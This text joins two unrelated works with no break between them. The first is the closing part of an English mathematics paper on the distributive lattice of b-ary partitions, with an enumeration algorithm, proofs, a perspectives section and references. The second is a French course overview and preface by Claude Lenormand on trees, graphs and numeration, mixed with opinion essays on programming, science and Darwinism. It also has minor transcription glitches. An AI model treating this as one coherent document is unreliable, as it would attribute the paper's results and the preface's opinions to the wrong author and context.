Definition 1 *Let* $p \in T_b(\infty)$. *Let us consider the rightmost branch of* $T_b(\infty)$ *rooted at p (p is considered as the first node of the branch). We say that p is the root of a* $X_{b,k}$ subtree (of $T_b(\infty)$) *if this rightmost branch is as follows: for* $i \leq b^{k-1}$, *the i-th node on the branch has* $j = c_b(i) + 1$ *sons, and the l-th* $(1 \leq l < j)$ *of these sons is the root of a* $X_{b,l}$ *subtree. Moreover, the* $(b^{k-1}+1)$*-th node of the branch is itself the root of a* $X_{b,k}$ *subtree.*

For example, we show in Figure 3 a $X_{2,2}$ subtree of $T_2(\infty)$, composed of a $X_{2,1}$ subtree and another $X_{2,2}$ subtree. Notice that a $X_{b,1}$ subtree is simply a chain.

¶ For example, if one defines the series $C_{b,0} = 0$ and $C_{b,i} = C_{b,i-1}, \overbrace{i, C_{b,i-1}}^{b-1 \text{ times}}$, then $c_b(i)$ is nothing but the i-th integer of the series $C_{b,i}$. The ten first values for $c_2(i)$ are $0,1,0,2,0,1,0,3,0,1$ and the ten first ones for $c_3(i)$ are $0,0,1,0,0,1,0,0,2,0$.

Algorithm 1 Efficient enumeration of the elements of $R_b(n)$.

Input: An integer n and a basis b
Output: The elements of $R_b(n)$
begin
  Resu $\leftarrow \{(n)\}$;
  CurrentLevel $\leftarrow\leftarrow \{()\}$;
  OldLevel $\leftarrow \emptyset$; $l \leftarrow 0$;
  while $l < \lfloor \frac{n}{b} \rfloor$ **do**
    OldLevel $\leftarrow$ CurrentLevel;
    CurrentLevel $\leftarrow \emptyset$;
    $l \leftarrow l + 1$;
    for each *p in OldLevel* **do**
      $i \leftarrow 0$;
      repeat
        Add $p^{\hookrightarrow_i}$ to CurrentLevel;
        $i \leftarrow i + 1$;
      until $p_{i-1} \neq b - 1$;
    for each *e in CurrentLevel* **do**
      Create p such that $p_i = e_{i-1}$ for all $i > 0$ and $p_0 = n - b \cdot l$;
      Add p to Resu;
  Return(Resu);
end

Proposition 3 *Let $p = (0,0,\dots,0,p_k,\dots)$ in $T_b(\infty)$ with $p_k > b-1$. Then, p is the root of a $X_{b,k+1}$ subtree of $T_b(\infty)$.*

Proof : The proof is by induction over k and the depth of p. Let us consider the rightmost branch rooted at p. Since, for all q in $T_b(\infty)$, the rightmost son of q is $q^{\hookrightarrow_i}$ with i the number of $b-1$ at the beginning of q, it is clear that the j-th node of this branch for $j \leq b^k$ is $q = (q_0,\dots,q_{k-1},p_k,\dots)$ where $(q_0,\dots,q_{k-1})$ is the canonical representation of $j-1$ in the basis b. Therefore, q begins with $c_b(j)$ components equal to $b-1$, and so, for $l = 1,\dots,c_b(j)$, the l-th son of q starts with $l-1$ zeroes followed by a component equal to $b > b-1$. By induction hypothesis, we then have that the sons of q are the roots of $X_{b,l}$ subtrees. Moreover, the (b^k+1)-th node on the rightmost branch begins with exactly k zeroes followed by a component greater than $b-1$, and so it is the root of a $X_{b,k+1}$ subtree by induction hypothesis. □

Theorem 4 *The infinite tree $T_b(\infty)$ is a $X_{b,\infty}$ tree: it is a chain (its rightmost branch) such that its i-th node has $c_b(i)$ sons and the j-th of these sons, $1 \leq j \leq c_b(i)$, is the root of a $X_{b,j}$ subtree. Moreover, the i-th node of the chain is the canonical representation of $i-1$ in the basis b.*

Proof : Since the rightmost son of $p \in T_b(\infty)$ is $p^{\hookrightarrow_i}$, where i is the number of $b-1$ at the beginning of p, and since the root of $T_b(\infty)$ is nothing but the canonical representation of 0, it is clear by induction that the i-th node of the rightmost branch of $T_b(\infty)$ is the canonical representation of $i-1$ in the basis b. Then, the theorem follows from Proposition 3. □

We now have a recursive description of $T_b(\infty)$, which allows us to give recursive formula for the cardinal of some special sets. Let us denote by $\pi_b(l,k)$ the number of paths of length exactly l starting from the root of a $X_{b,k}$ subtree of $T_b(\infty)$. We have:

Theorem 5

$$\pi_b(l,k) = \begin{cases} 1 & \text{if } 0 \leq l < b \\ 1 + \sum_{i=1}^{l} \sum_{j=1}^{c_b(i)} \pi_b(l-i,j) & \text{if } b \leq l \leq b^{k-1} \\ \pi_b(l-b^{k-1},k) + \sum_{i=1}^{b^{k-1}} \sum_{j=1}^{c_b(i)} \pi_b(l-i,j) & \text{otherwise } (l > b^{k-1}) \end{cases}$$

Moreover, $|R_b(n)| = \pi_b(n,n)$ and the number of b-ary partitions of n into exactly l parts is $\pi_b(n-(b-1)^l,l)$.

Proof : The formula for $\pi_b(l,k)$ is directly deduced from the definition of the $X_{b,k}$ subtrees. The other formulae derive from Theorem 4 and from the fact that all the b-ary partitions of length l are in a $X_{b,l}$ subtree of $T_b(\infty)$which is rooted at the $(b-1)^l$-th node of the righmost branch of $T_b(\infty)$. □

6 Perspectives

The results presented in this paper mainly point out the strong self-similarity and the structure of the sets $R_b(n)$. As already noticed, it is an open question to compute the cardinal of $R_b(n)$ in linear time with respect to n, and one may expect to obtain a solution using these results.

Another interesting direction is to investigate how one can extend the dynamics we study. A first idea is to consider non-integer basis, in particular complex basis or Fibonnacci basis. For example, if we consider the complex basis $b = i-1$ then we can obtain all the ways to write an integer n as the sum of powers of b by iterating the following evolution rule from (n): q is a successor of p if $p - q =$

$(0,\ldots,0,2,0,-1,-1,0\ldots,0)$. In other words, we can decrease by two the j-th component of p and increase by one its $(j+2)$-th and its $(j+3)$-th components for some integer j. This gives to the set of representations of n in the complex basis $b = i-1$ the lattice structure, since this can be encoded by a Chip Firing Game [LP00] (notice however that in this case the lattice is no longer distributive). Another interesting case is when $b = 1$. As already noticed, we obtain the Young lattice, or equivalently the lattice of the compositions of n.

7 Acknowledgments

I thank Christiane Frougny and Clémence Magnien for many useful comments on preliminary versions, which deeply improved the manuscript.

References

[Ber71] Claude Berge. *Principles of Combinatorics*, volume 72 of *Mathematics in science and engineering*. Academic Press, 1971.

[BL92] A. Bjorner and L. Lovász. Chip-firing games on directed graphs. *J. Algebraic Combinatorics*, 1:305–328, 1992.

[BLS91] A. Bjorner, L. Lovász, and W. Shor. Chip-firing games on graphs. *E.J. Combinatorics*, 12:283–291, 1991.

[Chu69] R.F. Churchhouse. Congruence properties of the binary partition function. *Proc. Camb. Phil. Soc*, 66:371–375, 1969.

[Chu71] R.F. Churchhouse. Binary partitions. In A.O.L. Atkin and B.J. Birch, editors, *Computers in Number Theory*, pages 397–400. Academic Press, 1971.

[dB48] N.G. de Bruijn. *Nederl. Akad. Wetensch. Proc.*, 51:659–669, 1948.

[DP90] B.A. Davey and H.A. Priestley. *Introduction to Lattices and Orders*. Cambridge university press, 1990.

[Eul50] L. Euler. *Novi Comm. Petrop.*, III, 1750.

[Fro77] C.-E. Froberg. Accurate estimation of the number of binary partitions. *BIT*, 17:386–391, 1977.

[GLT95] P.J. Grabner, P. Liarded, and R.F. Tichy. Odometers and systems of numeration. *Acta Arithmetica*, LXX.2:103–123, 1995.

[Knu66] D.E. Knuth. An almost linear recurrence. *Fib. Quart.*, 4:117–128, 1966.

[LMMP98] M. Latapy, R. Mantaci, M. Morvan, and H.D. Phan. Structure of some sand piles model. 1998. To appear in Theoretical Computer Science, preprint available at `http://www.liafa.jussieu.fr/~latapy/`.

[LP99] M. Latapy and H.D. Phan. The lattice of integer partitions and its infinite extension. 1999. To appear in DMTCS, special issue, proceedings of ORDAL'99. Preprint available at `http://www.liafa.jussieu.fr/~latapy/`.

[LP00] M. Latapy and H.D. Phan. The lattice structure of chip firing games. 2000. To appear in Physica D. Preprint available at `http://www.liafa.jussieu.fr/~latapy/`.

[Mah40] Kurt Mahler. On a special functional equation. *J. London Math. Soc*, 15:115–123, 1940.

[Mon90] B. Monjardet. The consequences of Dilworth's work on lattices with unique irreducible decompositions. In K.P.Bogart, R.Freese, and J.Kung, editors, *The Dilworth theorems. Selected papers of Robert p. Dilworth*, pages 192–201. Birkhauser, Boston, 1990.

[MPV01] C. Magnien, H.D. Phan, and L. Vuillon. An extension of the chip firing game. 2001. preprint.

[Pen53] W.B. Pennington. On Mahler's partition problem. *Annals of Math.*, 57:531–546, 1953.

[Pfa95] J.L. Pfaltz. Partitions of 2^n. *Congressus Numerantium*, 109:3–12, 1995.

[Rod69] Öystein Rodseth. Some arithmetical properties of m-ary partitions. *Proc. Camb. Phil. Soc*, 68:447–453, 1969.

[Slo73] N.J.A. Sloane. *A Handbook of Integer Sequences*. Academic Press, 1973. On-line version at `http://www.research.att.com/%7Enjas/`.

[Tan18a] A. Tanturri. *Atti R. Acad. Sci. Torino*, 54:69–82, 1918.

[Tan18b] A. Tanturri. *Atti R. Acad. Lincei*, 27:399–403, 1918.




Fig. 4: The distributive lattice $R_2(80)$, which contains 4124 elements and 12484 edges. The self-similarity of the set clearly appears on this diagram.

Claude Lenormand

Université Paris 8
Département Informatique
Laboratoire d'Intelligence Artificielle
2, rue de la Liberté
93526 Saint-Denis Cedex 02
FRANCE

Tél : 01 49 40 64 03
Fax : 01 49 40 67 83

email:lenormand@ai.univ-paris8.fr

De quoi s'agit-il ?

Il s'agit de compléments d'informatique fondamentale, mathématiques, combinatoires, linguistiques, arbitrairement divisés en trois parties.

Livre I. Arbres et permutations.
I1 Prolégomènes (ce chapitre préliminaire peut être sauté sans inconvénient)
I2 Magmas et arborescences (ce chapitre est réellement essentiel).
I3 Parenthésage et codage polonais (c'est également important).
I4 Génèse de permutations (introduction au tri et à la combinatoire des permutations).
I5 Sur la combinatoire des permutations.

Livre II. Graphes et cheminements.
II1 Généralités, exemples, connexité forte.
II2 Connexités.
II3 Chemins hamiltoniens, tripartitions, duels.
II4 Compléments.
II5 Graphes, séries formelles, et morphismes.
II6 Treillis et logiques.

Livre III. Numérique et non-numérique.
III1 A propos de quelques modes de représentation des entiers.
III2 Numérique et non-numérique.
III3 Sur les traçés de courbes.
III4 Traçons encore.
III5 Sur les transformations de fourier discrètes.

III6 Tracer droit.
III7 Grand Vrac, pour finir: sons, couleurs, périodes...et autres.

Le livre I, à partir du chapitre 2, traite plus spécialement des fondamentales et omniprésentes structures arborescentes, au sens où l'entendent habituellement les programmeurs. Il n'expose pas nécessairement les représentations informatiques adéquates de ces objets, ce qui est sommairement fait ultérieurement (livre II) mais plutôt, ce qui est en premier lieu le plus important, leurs divers aspects formels et linguistiques. Le livre I traite aussi de la génèse des permutations, de leur lien éventuel avec les structures arborescentes, sous les angles simultanés de la programmation, de la combinatoire énumérative, des preuves bijectives.

Le livre II est plutôt orienté vers les représentations de graphes, surtout les questions de cheminement dans les graphes, une fois encore particulièrement sous l'angle des algorithmes énumératifs.

Le livre III est plutôt une vague tentative de réflexion sur l'ambiguïté de la frontière entre calculs dits numériques et calculs dits non-numériques.

Finalement, du vrac, à l'usage de ceux qui aiment, des exercices, très mélangés, de difficultés extrèmement variable, du plus simple au plus compliqué. Un outil de travail, désordonné, sans table des matières. Certains thèmes sont largement développés, d'autres à peine effleurés, seulement suggérés. Les exercices, divers, sont souvent totalement résolus, parfois seulement esquissés, d'autres étant seulement l'occasion de faire état de conjectures qui résisteront encore longtemps.

Les cours sont au format pdf

- I.0 Préface

Livre I. Arbres et permutations.

- I.0 Couverture
- I.1 Prolégomènes
- I.2 Magmas, Arborescences
- I.3 Parenthèses, Mots polonais
- I.4 Engendrer les permutations
- I.5 Permutations combinatoires

Livre II. Graphes et cheminements.

- II.0 Couverture
- II.1 Généralité, Transitivité
- II.2 Connexité

- II.3 Chemins, Duels
- II.4 Compléments
- II.5 Séries. Morphismes
- II.6 Treillis, Logiques

Livre III. Numérique et non-numérique.

- III.0 Couverture
- III.1 Numération
- III.2 Numérique, Non-numérique
- III.3 Courbes
- III.4 Tracer
- III.5 Fourier
- III.6 Droit
- III.7 Divers

Sommaire

De quoi s'agit-il ?

Voici donc des compléments d'informatique fondamentale,
mathématiques, combinatoires, linguistiques, arbitrairement divisés en trois parties

Livre I : Arbres et Permutations
Livre II : Graphes et Cheminements
Livre III : Numérique et non-numérique

à l'usage d'utilisateurs de computeurs**.**

Il convient de suivre le texte muni d'un crayon et de feuilles de papier, afin de construire arbres, graphes, configurations géométriques, et tout dessin utile à l'intuition. Puis, programmer.

Le livre I, à partir du chapitre 2, traite plus spécialement des fondamentales et omniprésentes structures arborescentes, au sens où l'entendent habituellement les programmeurs. Il n'expose pas nécessairement les représentations informatiques adéquates de ces objets fondamentaux, ce qui est sommairement fait ultérieurement, dans le livre II, mais plutôt, ce qui est en premier lieu le plus important, leurs divers aspects formels et linguistiques. Le livre I traite aussi de la génèse des permutations, de leur lien éventuel avec les structures arborescentes, sous les angles simultanés de la programmation, de la combinatoire énumérative, des preuves bijectives.

Le livre II est plutôt orienté vers les représentations de graphes, surtout les questions de cheminement dans les graphes, une fois encore particulièrement sous l'angle des algorithmes énumératifs.

Le livre III est plutôt une vague tentative de réflexion sur l'ambiguïté de la frontière entre calculs dits numériques et calculs dits non-numériques.

On me pardonnera ces textes. Les bonnes leçons sont orales. Socrate n'a rien écrit. L'apprentissage, processus contraire aux évidences du bon sens, est un effort ingrat qui nécessite échanges, stimulation, travail, compétence, mémoire, intelligence, émotions même, curiosité, sens esthétique, préalablement à tout moyen technique.

Algorithmique et programmation.

L'invention de cet outil, la machine à calculer, ne fait que souligner ce fait qu'il n'est d'autre manière de comprendre le monde que de le mettre en forme, et chacun sait aujourd'hui que les machines à calculer ne manipulent pas des nombres, mais des caractères typographiques, bizarrement comme le vivant, d'ailleurs.
Au-delà des modes du moment, le calcul automatique n'en est qu'à ses débuts.
Le savoir bien étayé repose sur les calculs, formels, et bien interprétés.
S'acharner à comprendre le monde. Tentative désespérée. Mais l'on ne peut répondre qu'aux questions que l'on se pose. On constatera un fait: la résolution de problèmes provoque l'émergence de conjectures nouvelles. C'est ainsi que progressent les connaissances. Nous nous trouvons dans la situation de celui qui, ayant décodé un système, pénètre un espace nouveau, qu'il faut explorer, espace borné à son tour par de multiples portes, et bien qu'il faille faire preuve d'imagination et de persévérance pour en dévoiler tour à tour les nouveaux mystères, rien ne garantit le résultat. Chaque fois que l'on a l'illusion de toucher au but, celui-ci s'éloigne, tel un mirage.

Il n'y a pas de théories closes -lesquelles, se voulant une explication définitive, ne seraient qu'une conception naïve- mais seulement des hypothèses transitoires et incertaines, dont nous nous efforçons de tirer des conséquences momentanées.
Quoi qu'il en soit, comme ce que l'on sait se perd dans l'océan de notre ignorance, il ne s'agit ici que de présenter, dans un désordre certain, quelques problèmes que l'on croit savoir résoudre ou apprivoiser, en demeurant muet sur le reste, dont nous sommes probablement même inconscients, que nous ne savons pas même formuler.
La science se nourrit du mystère qu'elle tente d'éclaircir, bien que celui-ci s'épaississe au fur et à mesure qu'elle progresse. Être capable de s'interroger sur quelques questions pertinentes, à la frontière, c'est déjà beaucoup. C'est dire que la science est inévitablement simplificatrice, ou, comme l'on dit, réductrice. Et c'est précisément là sa force.
Quelques rares exemples de squelettes programmés agrémentent aléatoirement le texte. Ces programmes sont simplifiés à l'extrême, et, arbitrairement, construits sans passer de paramètres. Les identificateurs sont toujours globaux, et, par mauvais esprit, c'est tout à fait intentionnel, particulièrement lors de l'écriture des procédures récursives, ce qui contribue d'ailleurs à en accélérer l'exécution.

Il y a deux standards principaux, deux styles de programmation: composer des fonctions qui absorbent des entrées, afin de produire des résultats en sortie, ou faire évoluer des automates dans quelque environnement, qu'ils modifient, -et l'on qualifiera de Lamarkiens ceux de ces automates que l'on autorise à être en retour modifiés par l'environnement dans lequel ils évoluent.

Un programme n'est pas une quelconque suite de caractères. Ce doit être un texte intelligent, dont l'interprétation par un méta-programme simule un automate abstrait significatif. Un tel texte est construit dans le but d'engendrer des objets, voulus ou attendus par les observateurs curieux que nous sommes, si bien que les plus petites modifications le rendent généralement inopérant -mais pas toujours, car l'on peut, tel l'expérimentateur distrait, parfois observer des effets inattendus.
Comme en art, comme en science, en programmation aussi le style est important.
Le sens esthétique est un fil conducteur.
Les programmeurs écrivent désormais leur texte comme le font les écrivains: directement, face à l'outil, l'écran et le clavier, pas si mal adaptés à notre vue et nos appendices manuels, car la conception des machines doit tenir compte des capacités des humains, et non le contraire. Bien sûr, il faut préalablement avoir l'idée d'un calcul automatisable, puis maîtriser tel algorithme que l'on désire traduire dans tel langage de programmation, via l'indispensable découpage en procédures fonctionnelles.
On accordera une attention particulière aux langages interprétés -et même sans déclarations- éventuellement spécialisés, permettant une écriture directe, fournissant une réponse rapide, et l'on s'attardera aux découpages astucieux en petites procédures indépendantes.
Chacun sait que la mise au point de programmes se fait ainsi, par succession de modifications, vérifications, exécutions, rectifications, ébauches parmi lesquelles nous abandonnons celles qui ne produisent pas ce que l'on en espère. Si le Darwinisme se révélait exact, et plus encore sous sa forme moderne de copie de texte, dédoublement de l'information, copie et recopie, recombinaisons et production d'erreurs, processus si typiquement informatique, il pourrait s'interpréter comme l'existence d'une nature cruelle, mais pas pressée, expérimentant des combinaisons nouvelles, et, par le jeu des lois de la sélection, observant la cruelle élimination compétitive de celles qui ne fonctionnent pas.

Le darwinisme fut un choc par l'élimination de dieu comme principe causal, il lui substitue le hasard, mais évidemment sans plus de preuve, considérer le hasard comme un principe causal est aussi arbitraire que l'invocation d'un dieu, et tout aussi inprouvable. Le monde est régi par des principes formels hypothétiques, il s'y conforme ou ne s'y conforme pas, nous ne pouvons rien dire de plus, la réalité expérimentale seule permet de trancher, le reste est affaire de conjectures, la biologie n'y échappe pas, même si quelques dogmes simplistes ont eu du succès, parce que compréhensibles aux esprits simples, qui croyaient en dieu et croient maintenant au hasard. Le darwinisme est constitué de deux axiomes qui résument tout, l'un trivial (ce qui n'est pas compétitif disparaît), l'autre inprouvable (le hasard est le moteur de l'évolution). Il n'y a pas de théorie digne de ce nom.

Rien n'empêche de concevoir le monde comme un énorme programme.

Les principales qualités de sélection d'un programme informatique sont: 1) ça fait ce que l'on veut que ça fasse 2) il n'y a pas trop d'erreurs dissimulées -ça ne plante pas trop!- 3) c'est esthétique, commode à utiliser, confortable, intuitif 4) ça peut évoluer, par greffe de fonctions supplémentaires 5) c'est peu coûteux -voir gratuit-.

Il est utile de conserver au signe d'égalité (=) une signification traditionnelle, statique, qui est celle-ci: l'objet placé à gauche est identique à celui placé à droite. C'est une affirmation, à moins d'être incorporée dans un texte stipulant une question du genre "peut-on trouver deux objets a et b tels que a=b", ou une hypothèse de travail, "si a=b, alors...". Le symbole dit "d'identité", composé de trois traits, est utilisé pour les équivalences et congruences. Tandis que le rangement d'un objet dans un magasin de stockage se représente traditionnellement par le signe d'affectation (:=). C'est une action de substitution (remplacer le contenu du magasin de stockage nommé à gauche par l'objet défini à droite), laquelle substitution, dynamique, fait perdre la mémoire de l'objet préalablement stocké sous l'identificateur figurant à gauche. La programmation est un jeu d'adresse(s) qui doit souvent trancher entre deux exigences fréquemment opposées, l'économie de mémoire et l'économie de temps.

Alors que la suite mathématique c(i)=f(c(i-1)), habituellement initialisée par la donnée d'un point de départ, c(0), considère en fait un ensemble infini d'objets, pris dans leur totalité, d'où le temps est idéalement évacué, la notation informatique (le programme itératif C:=f(C) sous l'initialisation C:=c(0)) est un palimpseste: la mémoire est gommée, afin de pouvoir y inscrire une information nouvelle, sans cesse modifiée: un seul objet y réside, mais de manière transitoire.

Il existe deux types particulièrement importants, distincts par leurs effets, mais non sans lien, respectueux d'une structure donnée, d'actions sur des collections d'objets, que l'on peut sommairement résumer ainsi:
-agir simultanément sur tous (ce sont ce que l'on appellera des morphismes -et non pas orphismes comme me l'a proposé un correcteur orthographique):
il en va ainsi des structures en abîme, dites autosimilaires, tellement à la mode
-ou énumérer, dans un certain ordre, toutes les manières d'itérer une action qui n'agit que sur un seul objet -au sens algébrique, ce sont des dérivations-: il en va ainsi, par exemple, des grammaires génératives algébriques, dites "de Chomsky".

Les méthodes de calcul se transmettent en dessinant le moins possible d'organigrammes. Une méthode de calcul, c'est initialement une idée, qu'il est préférable d'exprimer tout d'abord en utilisant une langue naturelle, bien qu'il faille ensuite formaliser. Désormais, la forme (mathématique) ne peut plus être indépendante de toute programmation, bien qu'il soit toujours irritant de se plier au style qu'imposent l'état de la technique et les langages dont nous disposons.
Plus rigoureusement encore qu'en mathématique, si c'est possible -et ça l'est vraiment- l'informatique est le lieu où règne la forme et la rigueur, et, du moins pour l'instant, le déterminisme. C'est d'ailleurs le fondement même de la démarche scientifique que de proposer des modèles strictement formels (ils n'expliquent rien: ils se contentent de décrire, et parfois, miracle, de prévoir), de les confronter aux faits expérimentaux, avec lesquels on espère qu'ils soient compatibles, du moins à une certaine échelle.
L'informatique est désormais, au coeur de cette démarche, omniprésente.

Évolution.

Il est cependant de fait que les langages de programmation et de manipulation de systèmes, ainsi que ceux de description de documents, deviennent de plus en plus des conventions aux mains de firmes dont les positions de monopoles s'accentuent.
Ainsi se précise le danger pour la masse des informaticiens d'être réduits à l'état de techniciens, servants stériles de puissances commerciales. Je ne vise pas là seulement le mercantilisme, mais ce que l'on observe, plus profondément: cette difficulté croissante à distinguer les conventions techniques des faits scientifiques.

Simultanément, le temps de la sérénité se perd, du fait de l'inflation d'échanges d'informations insignifiantes et manipulables, en proportion de leur volume croissant, au détriment de la réflexion, laquelle demande approfondissement, beaucoup de temps perdu, effort, persévérance, détachement des modes. Facilité et rapidité, qui caractérisent les moyens de communication nouveaux, ne font pas bon ménage avec la réflexion nécessaire à l'acquisition de compétences scientifiques.
Un moyen pour contourner cet écueil: continuer, dans l'enseignement, à privilégier le support traditionnel qu'est le livre, et ne pas se contenter d'y avoir recours dans un but strictement utilitaire. La civilisation est naturellement conservatrice.
Elle s'appuie sur son histoire, et c'est la seule manière de la renouveler, tandis que la barbarie détruit, nie l'histoire, la trafique. Bibliothèques spécialisées et musées demeurent le support honnête et nécessaire de notre mémoire.
Que vivent les suports qui résistent au temps! Il se trouve que l'impression sur papier, technique dit-on inventée en chine, a perduré en europe de Gutenberg - milieu du xv-ième siècle- à maintenant, soit durant environ cinq siècles. Cette pérennité est remarquable, tandis que le support informatique, comme nous l'avons constaté, ne dure que quelques années; le temps que la technique évolue, que les appareils viellisssent, et le tout finit dans les poubelles. On peut parier que cela va continuer. La pérennité, pour l'instant, c'est encore le papier.

Les scientifiques utilisent désormais beaucoup d'outils techniques, tandis que les développements scientifiques entraînent, en retour et souvent sans délai, des applications. Durant la seconde moitié du vingtième siècle, informatique et biologie en furent de parfaites illustrations.
La connaissance et la compréhension structurée du monde permettent d'agir et de produire des outils, eux-même ensuite indispensables à l'approfondissement des connaissances. Ce mouvement de va-et-vient s'est accéléré.
Entre science et technique, deux jumelles de la modernité, l'informatique a un temps occupé une place ambigüe. Perçue tout d'abord, bien à tort, par ceux dont la vue était si courte, comme simple outil technique, elle se constitue en science majeure, proposant un modèle formel, d'abord utile, puis nécessaire, et finalement indispensable à la compréhension du monde.
En ce sens, elle induit une philosophie purement spéculative, même si tous les informaticiens ne sont pas alignés sur les mêmes positions.

Curieusement, fait qui fut si tardivement perçu par les mathématiciens eux-mêmes, et non sans résistances -hélas, ce fut le cas surtout en France- l'ordinateur est un outil puissant, permettant des investigations expérimentales dont nous commencons seulement à entrevoir les possibilités.

Comment ne pas voir que ce modèle n'est pas contraire aux idéaux hypothético-déductifs de l'antiquité grecque, ni à ceux de Hilbert (et non pas Gilbert comme le propose un correcteur orthographique), Gödel, ou même du monstre polycéphale, Bourbaki. Tout au contraire, outil d'une continuité, il en est le produit, les précise, les prolonge d'une manière magistrale, permettant enfin de les mettre en oeuvre.
Nous avons donc fait l'hypothèse réductrice que l'utilisation des machines à calculer et de leurs périphériques à venir appartient au domaine des mathématiques déterministes, fussent-elles considérées comme appliquées.
C'est dire que se développe aussi une science expérimentale au sein même du corps des mathématiques, ce qui finalement nous occupe, ce que nos maîtres, hier, ont aveuglément méprisé, ouvrant une voie royale à des dominations très américaines, qui n'avaient pas les même scrupules.
Grâce aux moyens de calcul, et face aux insuffisances criantes de la théorie, les programmes de simulation se sont développés. Vint alors le moment où ceux-ci permirent de mettre en évidence des phénomènes devant lesquels bien des mathématiciens, même français, demeurèrent muets, souvent incrédules, méprisants même. Vous constaterez que les premiers programmeurs eurent un peu plus d'humour. Pourvu que ça doure!

Il est par ailleurs frappant de constater que

non seulement les techniques et les sciences du calcul -par exemple la théorie des automates et des langages formels, initialement érigée par des probabilistes- se sont développées de manière concomitante aux techniques et sciences de la biologie,

mais encore que les fondements de la biologie moderne, le décryptage, dans les années cinquante, du code génétique comme support strictement typographique de l'information nécessaire à la reproduction, au développement, et au fonctionnement des êtres vivants, et ce qui s'en est suivi, c'est-à-dire le modèle de la glorieuse cellule vivante comme stupéfiante et minuscule usine, complexe automatisé,

avec ses centrales énergétiques, les mitochondries, ses usines d'assemblages, les ribosomes, ses stations d'épuration, les lysosomes- obéissant à un programme intégré, quasi-auto-reproducteur, et même, ce n'est pas le moindre, mais c'est ce qui pose le plus de questions, générateur de nouveautés si imprévues qu'elles en paraissent aléatoires,

font que le cadre formel à l'intérieur duquel la biologie se construit est, depuis, spectaculairement calculatoire et informatique. Par exemple, déjà des dizaines de maladies génétiques identifiées concernant les seuls lysosomes, perturbant de diverse manière le fonctionnement de ces automates complexes que sont les cellules.
Il est faux que l'humanité progresse en copiant la nature. Conception bien naïve. L'humanité ne progresse qu'en s'opposant à l'inhumaine nature.
Pas de roue dans la nature, pas de métallurgie, pas de moteur à explosion, ni ordinateur ni téléviseur, pas d'avion qui tienne l'air en copiant le vol des oiseaux, aucune mine de théorèmes. Copier ne mène à rien, il faut inventer.
Il a fallu procéder de manière axiomatique, imaginer des hypothèses, en déduire des conséquences, les confronter aux résultats d'astucieuses expériences, si ambigües et si malaisées à interpréter, fonder des théories, formelles et, surtout, jetables.
Lorsque Pasteur fabrique un vaccin contre la rage, dont il n'a jamais vu l'agent causal (qui ne fut identifé, grâce au microscope électronique, que vers le milieu du vingtième siècle, par un japonais), c'est le produit d'intuitions exceptionnelles converties en hypothèses simples et formelles, étayées d'expériences itérées, sans cesses imaginées, tellement il se méfie de ce qu'il voit. Il étaye ses convictions, les axiomatise, et finalement, il en résulte miraculeusement une capacité de prévision.
